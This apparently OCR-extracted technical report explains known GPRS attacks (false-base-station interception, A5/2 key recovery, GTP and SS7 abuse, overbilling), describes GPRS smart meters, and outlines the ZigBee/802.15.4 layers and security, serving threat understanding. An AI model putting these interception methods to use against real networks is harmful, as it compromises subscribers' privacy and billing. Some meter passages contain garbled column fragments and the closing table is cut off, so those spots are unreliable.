GPRS is vulnerable to a MitM attack, which allows an attacker to impersonate a false base station to a victim MS and, at the same time, impersonate the victim to a real network. It is assumed that the attacker has a device capable of emulating a BS, which is integrated with a MS with a valid GPRS network subscription as shown in Figure XX.

This attack can be performed because the MS is authenticated to the network, but the network is not authenticated to the MS. In order to mount this attack, the attacker forces the MS to connect to a false base station by broadcasting the network code of the subscriber's home network in best signal quality. Then, the false base station impersonates the MS to the GPRS network. In the subsequent authentication process, the attacker can either simply forward the authentication traffic between the MS and the real network, or he can be authenticated to the network using his own subscription discarding the MS authentication data.




Figure 2.6. Man-in-the-Middle attack [102]

Since the encryption between the MS and the network (SGSN) is not mandatory and the related signaling data are exchanged unencrypted without origin authentication, the attacker can request to turn off the encryption between the MS and the false base station. Additionally, if the attacker chooses not to be authenticated to the network, he can disable the encryption between the false base station (him) and the network by sending false information about his encryption capabilities (his device) to the network.

Thus, the attacker mediates in the communication between the MS and the network allowing him to eavesdrop on, insert, and modify traffic. In case that the attacker has been authenticated to the network using his own subscription, he pays the transaction. Otherwise, the transaction is paid by the victim MS. Besides the deactivation of the encryption process over the air interface, the MitM attack may result in the retrieval of the encryption key used. In this form of the attack, the attacker listens to the GPRS-RAND sent by the network to the MS under attack for authentication purposes. Then, the attacker impersonates a voice network that initiates a radio session with the MS, and starts the authentication procedure using the GPRS-RAND value that he intercepted (as a GSM-voice RAND).

After authentication completion, the attacker asks from the MS to start encrypting with A5/2, which is a weak version of the A5 algorithm that is widely used. By receiving a few encrypted voice traffic (4 frames), the attacker is able to recover the corresponding encryption key, K_c, by performing the ciphertext- only attack within less than a second, and ends the voice-session. Since the retrieved K_c equals to the GPRS-K_c, the attacker is able to decrypt the GPRS traffic exchanged between the MS under attack and the legitimate network. Alternatively, the attacker can record this traffic, and performs the impersonation attack in order to retrieve the GPRS-K_c with which the recorded data can be decrypted, at any later time.

In case that A5/2 is not supported by the MS, but A5/1 is supported, which is a stronger version of A5, then, the aforementioned attack against A5/1 and GPRS can be performed using cryptanalysis of A5/1, instead of A5/2. Since many network operators initiate a new authentication process, rarely, and use the key created in the last authentication, the attacker can use the retrieved key to intercept more than one session between the MS and the GPRS network. [8]

2.5.3 Attacks on the GPRS core network

The GPRS backbone network, which connects the fixed nodes of the GPRS architecture, is also threatened by malicious actions. These actions refer to both IP and SS7 technologies that are employed to convey user data and signalling information in the GPRS backbone. [8]

2.5.3.1 Attacks on the IP technology (G_n Interface)

The IP technology is used to connect the SGSN and the GGSN of the same network operator (G_n interface). This connection may be built on the top of an already existing IP network, which is not dedicated to the GPRS traffic. Therefore, traffic that originates from outside of the GPRS network shares the GPRS backbone links with the GPRS traffic. The latter is conveyed in clear-text in the GPRS backbone since the GTP protocol, which is employed for both signaling and user data, does not support any

security measure. The above situation might cause performance problems to the GPRS backbone and expose the GPRS traffic to security threats, such as DoS attacks, IP spoofing, compromise of confidentiality and privacy etc., that the public Internet encounters.

Since the IP network that is used as a basis for the GPRS backbone is not dedicated to it, a malicious third party may present itself as a legitimate part of the GPRS network by spoofing the address of a GPRS network. By executing commands that normally a legitimate network component does, the attack remains undetected until its results are noticeable. One of these attacks is related to the GTP protocol, and more specifically to the exploitation of the GTP commands like PDP context create, PDP context delete, PDP context update, etc.. The attacker, who has access to the GPRS backbone network, is able to get information regarding the GTP tunneling by simply monitoring the GTP traffic, which is unencrypted. Possessing the appropriate information, the attacker may create and forward to the GGSN of the network PDP context create, delete and update commands.

These commands overload the GGSN under attack and change the servicing contexts of the mobile users that are currently served by the network, resulting in DoS. In addition to malicious third parties that get access to the GPRS backbone network, the mobile users may represent a threat to it. Since the MSs are behind the firewall, which is located between the GGSN and the public Internet, they may get access to the network elements of the GPRS. Having access to these elements, a malicious MS may perform various attacks such as DoS, IP spoofing, compromise of confidentiality and privacy, etc. In addition, once the malicious MS gets access to the GPRS network, it may send massive amounts of data to unsuspecting users. Since the GPRS is a usage-based service, the mobile users under attack are over billed for content that they did not request for. [13]

Finally, a malicious MS in cooperation with a malicious server, which is located outside of the GPRS network, may also perform an over billing attack to a legitimate mobile subscriber. The malicious MS may hijack the IP address of the legitimate MS, and invokes a download from the malicious server. Once the downloading begins, the malicious MS exits the session. The legitimate MS receives and gets charged for traffic that never requests for. The malicious parties could also execute this attack by sending broadcasts of unsolicited data to legitimate mobile subscribers. The result is still the same: the subscribers are billed for data that they did not solicited and might not have wanted. [2] [8]

2.5.3.2 Attacks on the SS7 technology

If an attacker gets access to the GPRS backbone, he may also gain access to the signaling part of the network, and consequently to the network components that are

connected through it, such as the AuC, the HLR, the VLR, etc. Having access to the signaling part of the network, the attacker is able to listen to critical information for the mobile subscribers and the network operation such as the permanent identities of mobile users (IMSI), temporary identities (TMSI, TLLI), location information, authentication triplets (RAND, SRES, K_c), charging and billing data, etc. This is feasible because the signaling network (SS7), used in GSM/GPRS, does not support security measures.

While listening to the critical information exchanged, the attacker may either perform DoS attacks to the GPRS signaling components or try to retrieve the sensitive information that they hold. For example, the AuC contains authentication information of the subscribed home users. A similar attack to that performed to retrieve the K_i from a SIM-card can also be carried out to retrieve the K_i from the AuC. The AuC has to answer to a request made by a GPRS network component and returns valid triples to be used in the authentication procedure of the involved MS. Thus, exploiting the absence of authentication and integrity protection mechanisms in SS7, a malicious party may present itself as a network element and retrieve critical information that should be kept confidential. [8] [13]

2.5.3.3 Attacks on the interface between network operators (G_p Interface)

The G_p Interface is also vulnerable to attacks. This interface supports users roaming and conveys:

- GTP traffic between a local network and the home network of a roaming user.
- Roaming information between a GPRS network and a GPRS Routing Exchange (GRX) operator, which provides roaming services to cooperating networks.
- Domain Name Server (DNS) information.

The security threats to the G_p interface mainly concern with the availability of resources and services, the authentication and authorization of users and actions, and the integrity and confidentiality of the data transferred. A vital security issue of the G_p interface is the lack of security measures in the GTP protocol. [13]

Trust and reliability between the cooperating GPRS network operators influence the level of security that each operator supports. A malicious operator has the ability to generate a sufficient amount of traffic directed at the border gateway, the SGSN or the GGSN of an operator under attack. In this way, the GPRS nodes are flooded with useless and unwanted traffic that consumes the majority of processing and communication resources. This may result in preventing subscribers from being able to roam, to be attached to the GPRS network, to forward data to external networks, etc. In addition, the attacker might perform attacks that target the GTP protocol, such as deleting or updating PDP contexts. These actions remove or modify the GTP tunnels

between the SGSN and the GGSN that are used for user data transfer, and, thus, creating a DoS attack to users service.

Since the GTP protocol provides no authentication for SGSNs and GGSNs, a malicious operator or an attacker with access to the G_p interface may create a bogus SGSN. The bogus SGSN may create GTP tunnels between itself and a legitimate GGSN. After the establishment of such tunnels, the network, where the legitimate GGSN belongs to, provides unauthorized Internet access to the attacker and, possibly, access to cooperating networks. In addition, the bogus SGSN may send Update PDP context request messages to a legitimate SGSN, which is handling the GTP sessions of a mobile subscriber. In this way, the bogus SGSN takes the responsibility for handling the GTP sessions of the user. Thus, the attacker may intercept the user data exchanged by the sessions, compromising end-user security. [2] [8]

2.5.3.4 Attacks on the interface to the public Internet (G_i Interface)

The G_i interface connects the GPRS network to the public Internet and service providers that provide services to mobile subscribers. Since the applications of mobile subscribers can be whatever is carried by the Internet technology, the G_i interface may carry any type of traffic.

This fact exposes the GPRS network elements and the mobile subscribers to a variety of threats that the public Internet encounters, such as viruses, Trojan horses, worms, and other malicious network traffic. A Trojan horse is a malicious piece of software hidden in a program that performs normal tasks. When started, this program behaves as expected by the user and, then, stealthily executes the Trojan horse payload. On the other hand, worms are self-propagating pieces of malicious software. They propagate from one computer/device to another via a network link. The ultimate goal of a Trojan horse or a worm usually is a DoS attack. This kind of attacks represents the largest threat to the G_i interface. Attackers may be able to flood the links that connect the GPRS network to external packet data networks with useless traffic, thereby, prohibiting legitimate traffic to pass. The flood traffic might target to the MSs or the network elements causing availability problems to the followed network paths and the involved components. [13]

Apart from harm to the network availability, the GPRS data are conveyed unprotected over the public Internet enabling anyone to read and/or manipulate them, and, thus, compromising user data confidentiality and integrity. In addition, an adversary may exploit the unprotected user related information causing huge bills to the GPRS users. This is feasible because the GPRS billing system is based on the amount of traffic transmitted and received. The overbilling attack can be achieved by sending large e-mails from a malicious external network to the MSs, or by creating viruses that are

transferred to the MSs. A virus may have the property to send dummy packets from the infected MS to a malicious server, without any notice to the user. [2] [8]

2.6 GPRS solutions for smart metering

Many corporations dedicated to the smart meters development include a GPRS/GSM modem in the communication module of their smart meters. The following are some examples.

2.6.1 AEM Three-phase electricity meter Enerlux T

ınt for
her for
r for
agents
ms for
ı low,
tworks.
ectrical
ions of

rovided
e it can
optical
ding to
ırd for

Some of its mechanical and equipment characteristics are the following: The meter operates in the 45 to 65 Hz frequency range in conditions of temperature between -40 to +60ºC. It includes sealable buttons for maximum demand reset and for blocking parameters changing for ensuring security goals according to the IEC 62056-21 standard.

The Enerlux T meter enables tariffying the energy in up to 4 time zones whose metering program is annual. The time zones metering program is annual. There can be defined up to 12 seasons in a year. Within each season, the weekly program will be defined, it being made up of 7 types of days chosen from the 24 types of days which can be defined. Every day there can be defined up to 12 switchings for each of the two sequences of the daily program. The programming resolution is of 30 minutes. The

meter is also provided with 8 cumulative registers for 8 demands which can be programmed with 5, 10, 15, 20, 30 or 60 min measuring time interval. [44]

For further information on the Enerlux T meter go to: www.aem.ro

2.6.2 Digital Multi-tariff meter DMTZ-XC

The DMTZ-XC is a multi-tariff smart meter designed for both residential and industrial applications. It incorporates an integrated tariff switching clock with an accuracy of +/-5ppm synchronized via data interfaces and a ripple control receiver. This meter operates in 50 Hz frequency within a -25 to 55ºC temperature range. In addition, it presents a class 1 accuracy according to IEC 62053-21.

es 2 tariff registers
ɔ 4, it is an optional
ıufacturer. It is also
a four-line statical
presentation of two
Finally, another of
:e is the maximum
and load profile
rm up to 3 years of
ing period length of
different types of
ʳ or energy feed.

The plugable communication module for the DMTZ-XC multi-tariff meter implements many communication technologies. The GPRS/GSM is the first one and permits connection with the worldwide GSM network. Another option that can be used as its communication protocol is the IEC62056-21 standard also known as FLAG complemented with DLMS/COSEM protocol for implementing the application layer. In any case, 19200 is the maximum baud rate that can be reached. [46]

For further information on the DMTZ-XC smart meter go to: www.emh-metering.com

3. ZIGBEE/802.15.4

3.1 Introduction

ZigBee is a trademark of the ZigBee Alliance, an association of companies set up by Philips Honeywell and Ivensys working together to enable reliable, cost-effective, low-power, wirelessly networked, monitoring and control products based on an open global standard.

The ZigBee specification provides a low-cost, low-power, wireless mesh networking technology. The low cost allows this technology to be widely deployed in wireless control and monitoring applications such as Automated Meter Management (AMM) which is the one we are interested in, the low power-usage allows longer life with smaller batteries, and the mesh networking provides high reliability and larger range.

As shown in figure below, ZigBee specifies the upper layers and IEEE 802.15.4 standard specifies the lower protocol layers: the physical layer (PHY), and the medium access control (MAC) portion of the data link layer (DLL). Complementing that, the end manufacturer has to define the final application software for implementing a real application.




Figure 3.1. ZigBee/802.15.4 Communication stack [80]

3.2 Physical layer overview

The physical layer of 802.15.4 standard establishes different operative frequency bands within the ISM (Industrial, Scientific and Medical) band depending of the geographic area as it can be seen in the following chart:

Frequency Band	License Required?	Geographic Region	Data Rate	Channel Number(s)
868.3 MHz	No	Europe	20kbps	0
902-928 MHz	No	Americas	40kbps	1-10
2405-2480 MHz	No	Worldwide	250kbps	11-26

Figure 3.2. Operational frequency bands on 802.15.4 PHY [36]

The ZigBee standard uses the 868 MHz channel, which is exclusively used in Europe at a 20 Kbps rate. Its center frequency is at 868.3 MHz and its bandwidth comprises from 868 MHz to 868.6 MHz. It employs direct sequence spread spectrum (DSSS) with binary phase-shift keying (BPSK) used for chip modulation of 15-chip PN obtaining a 300 kchip/s rate and differential encoding used for data symbol encoding following the whole process for each bit from the PPDU (PHY Protocol Data Unit) as the following figure shows:




Figure 3.3. Modulation and spreading functions [35]

The PHY provides an interface between the MAC sublayer and the radio channel, via RF firmware and hardware. It includes a management entity called the PLME (PHY Layer Management Entity) that provides management service interfaces through which layer management functions may be invoked. It is also maintaining a database of managed object belonging to the PHY called the PHY PAN Information Base (PIB). The following figure shows the described structure: [35]




Figure 3.4. PHY reference model [35]

Two services are provided by the PHY accessed through two SAPs:

- **The PHY Data SAP (PD-SAP):** It supports the transport of MPDUs between peer MAC sublayer entities.
- **The PHY Management Service (PLME-SAP):** Implements the capability for transporting management commands between the MLME of the MAC and the PLME of the PHY.

All characteristics and functions provided by the PHY can be summarized into:

- Transmitting and receiving packets through the radio channel
- Channel selection
- Energy detection
- Activation and deactivation of the radio transceiver
- The Link Quality Indicator (LQI) which is a characterization of the quality of the received packets using signal-to-noise ratio estimation
- The Clear Channel Assessment (CCA) for reporting the current state of the radio channel in order to know when it is free [35]

3.3 MAC layer overview

The MAC sublayer handles all access to the physical radio channel and is responsible for all the following tasks:

- Generating the network beacons if the device is a coordinator
- Synchronizing to the beacons
- Supporting PAN association disassociation

- Supporting device security
- Employing the CSMA-CA mechanism for channel access
- Handling and maintaining the GTS mechanism
- Providing a reliable link between to MAC peer entities

The MAC sublayer provides an interface between the Service Specific Convergence Sublayer (SSCS) and the PHY. It includes a management entity called the MLME that entity provides the service interfaces through which layer management functions may be invoked. The MLME is also responsible for maintaining a database of managed objects pertaining to the MAC sublayer called the MAC sublayer PIB.




Figure 3.5. MAC sublayer reference model [35]

As it can be seen in the previous figure, the MAC sublayer provides two services, accessed through two SAPs:

- **The MAC data service**, accessed through the MAC Common Part Sublayer (MCPS) data SAP (MCPS-SAP). It supports the transport of SSCS protocol data units (SPDUs) between SSCS peer entities.
- **The MAC management service**, accessed through the MLME-SAP that allows the transport of management commands between the next higher layer and the MLME

These two services provide the interface between the SSCS and the PHY, via the PD-SAP and PLME-SAP interfaces. In addition to these external interfaces, an implicit interface also exists between the MLME and the MCPS that allows the MLME to use the MAC data service. [35]

3.4 Network layer overview

Two entities are conforming the ZigBee Network layer as seen in the following figure each one with its own functions:

- **The Network Layer Data Entity (NLDE):** It is in charge of transmitting NPDUs to the appropriate device which is either the final destination or the next step towards the final destination in the communication chain
- **The Network Layer Management Entity(NLME):** It is responsible for many operations which are:

  - Establishing a new network (only for the network coordinator)
  - Joining and leaving a network
  - Configuring the stack for operation of a new device
  - Assign addresses to devices joining the network (only for Full Function Devices (FFD))
  - One-hop neighbors discovery
  - Routing frames to their destinations (only for Full Function Devices (FFD))




Figure 3.6. ZigBee Network Layer [36]

As it can be seen in figure 3.7, a ZigBee wireless meter-reading system consists of two parts: the Database Management System and the cluster tree ZigBee network composed by routers, end devices and a network coordinator. The topology of the ZigBee network may be mesh or star rather than a cluster tree if it fits better the objectives of the network designer. The routers and coordinator must be full function devices (FFD) while the end devices can be reduced function devices (RFD). [35]

After collected the required information from users, an end device transports it to the relevant FFD. A FFD acts as a router whose function is to synchronize services to other devices/FFD and one of them shall be the overall coordinator of the network. End

devices and the collector intermediately form a star network locally. The collector that can be connected with 254 end devices at most is responsible for the management of the star network. Data stored in collectors is transported to the coordinator, which manages the overall ZigBee network such as initialization, association and disassociation of devices. The coordinator communicates with computer through RS-232. [36]




Figure 3.7. Architecture of wireless meter-reading system [34]

3.5 Application layer overview

The ZigBee Application layer consists of the Application Support sublayer (APS), ZigBee Device Object (ZDO) and Application Framework containing up to 240 manufacturer-defined application objects each interfacing an endpoint indexed from 1 to 240. The following figure shows the describe scheme:




Figure 3.8. ZigBee Application Layer [80]

The Application Support sublayer (APS) provides an interfaces between the network layer and the application layer through a general set of services and is formed by two parts:

- **The Application Support sublayer Data Entity (APSDE):** It provides the data transmission service for the transport of application PDUs between two or more devices of the network, supports fragmentation and reassembly of packets and provides reliable data transport.
- **The Application Support sublayer Management Entity (APSME):** It provides security services, binding of devices, establishment and removal of group addresses and also maintains a database of managed objects

The Application Framework is the environment for hosting manufacturer-defined application objects on ZigBee devices. It uses the APSDE-SAP interface for executing standard network functions and managing protocol layers in the ZigBee device. The application objects that it contains, represent different application types that can be defined in a ZigBee device, each one of them addressed by an 8-bit endpoint. These application types can either be profiles or objects. The first ones, are agreements for processing actions that enable applications to create an interoperable application between applications that reside in different devices and they are identified with a clusterId. The application objects (APOs), encapsulate a set of attributes and provide functionalities to implement an application.

The last part of the layer is the ZDO. It implements in all network nodes and provides a base class of functionality that provides an interface between the application objects, the device profile and the APS implementing a four-key inter-device communication functions: Device and Service Discovery, end device bind and unbind, binding table management and network management.

During the Device Discovery ZigBee devices initiate queries either broadcast or unicast to discover other ZigBee devices on the network. On the other hand, on the Service Discovery process, services available on endpoints at the receiving device are discovered by external devices. [37]

3.6 Security on ZigBee

3.6.1 802.15.4 MAC layer security

The 802.15.4 security layer is handled at the MAC layer, below application control. The application specifies its security requirements by setting the appropriate control parameters into the radio stack. If an application does not set any parameters, then security is not enabled by default.

An application has a choice of security suites that control the type of security protection that is provided for the transmitted data. Each security suite offers a different set of security properties and guarantees, and ultimately different packet formats. The 802.15.4 specification defines eight different security suites, presented below. We can broadly classify the suites by the properties that they offer: no security, encryption only (AES-CTR), authentication only (AES-CBC-MAC), and encryption and authentication (AES-CCM). Each category that supports authentication comes in three variants depending on the size of the MAC that it offers. Each variant is considered a different security suite and has its own name. The MAC can be either 4, 8, or 16 bytes long. The tradeoff is a larger packet size for increased protection against authenticity attacks. Additionally, for each suite that offers encryption, the recipient can optionally enable replay protection.

An application indicates its choice of security suites based on source and destination addresses. 802.15.4 radio chips have an access control list (ACL) that controls what security suite and keying information to use. Compliant devices may support up to 255 ACL entries. When replay protection is invoked, the security material also includes a high water mark of the most recently received packet's identifier. As a part of the interface for sending packets, the application must specify a boolean indicating whether security is enabled. If no security is requested, the packet is sent out as it is. If security is enabled, the MAC layer looks up the destination address in its ACL table. If there is a match ACL entry, the security suite, key, and nonce specified in that ACL entry are used to encrypt and/or authenticate the outgoing packet, and the flags field on outgoing packet is set accordingly. If the destination address is not listed in the ACL table, a default ACL entry is used instead; the default ACL entry is similar to the other ACL entries except that it matches all destination addresses. If the default ACL entry is empty and the application has requested security, the MAC layer returns an error code. On packet reception, MAC layer consults the flags field in the packet to determine if any security suites have been applied to that packet. If no security was used, the packet is passed as it is to the application. Otherwise, MAC layer uses a similar process to find the appropriate ACL entry, this time based on the sender's address. It then applies the appropriate security suite, key, and replay counter to the incoming packet, presenting the application with an error message if no appropriate ACL entry could be located. [35]

3.6.1.1 Security objectives

There are four defined objectives in the 802.15.4 MAC layer security:

- **Access control:** It provides an Access Control List (ACL) of valid devices from which can receive frames. This mechanism prevents the unauthorized devices to communicate to the network.
- **Data encryption:** It prevents messages from the unauthorized access via encryption algorithms. Only the devices that are sharing the network secret key are able to decrypt messages and communicate over the network.
- **Frame integrity:** This objective is to prevent changes to be made by an invalid intruder and to provide assurance that the messages from the source device have not been manipulated by an invalid intruder.
- **Sequential freshness:** This is to prevent the replayed message to be accepted by the receiver and to ensure that the frame that has arrived is the recent one and not a replayed one. This is achieved by which a receiver checks the recent counter and rejects the frame which has the counter value equal to or less than the previous obtained counter value. [35]

3.6.1.2 Security modes

Three security modes are defined in the specification to achieve different security objectives: unsecured mode, ACL mode, and secured mode. Figure 3.9 shows the format of the ACL entry, and an ACL list includes multiple ACL entries. In Figure 3.9, the address field is composed of the source and the destination addresses. The last Initial Vector (IV) and the replay counter are the same except that the last IV is used by the source device when it sends the packet, and the replay counter is used by the destination device to maintain the high water mark to avoid the replay attack. The key is a symmetric key shared between the devices. [35]

Address	Security Suite	Key	Last IV	Replay counter

Figure 3.9. ACL entry format [30]

The three available security modes are described as follows:

- **Unsecured mode:** This mode is to be used for those low cost applications that do not require any kind of security at all.
- **ACL mode:** In this mode each device includes its own ACL with entries as in Figure 3.9. In the ACL mode, limited security services are provided via the ACL. In this mode only frames received from devices present in the ACL are accepted. However, no cryptographic encryption of the data is provided in ACL mode so only the first field of the ACL entry is used in this mode.

- **Secured mode:** This mode provides all the security services according to the corresponding security suite in use. It provides the confidentiality of the frame along with the message integrity, access control and sequential freshness. All ACL entry field are used and the security suite on the entry is the one implemented. [35]

3.6.1.3 Security suites

Security suites may be used when a device is operating in secured mode. A security suite consists of a set of operations to perform on MAC frames that provide security services. The security suite name indicates the symmetric cryptography algorithm, mode, and integrity code bit length. The bit length of the integrity code is less than or equal to the block size of the symmetric algorithm and determines the probability that a random guess of the integrity code would be correct. This bit length does not correspond to the strength of the underlying algorithm. For all security suites in this standard, the algorithm used shall be advanced encryption standard (AES). Each device that implements security shall support the AES CCM- 64 security suite and zero or more additional security suites. Each security suite is specified by a 1 octet value as shown in following table; an identifier of 0x00 indicates that secured mode is not used.

Identifier	Security suite name	Security services			
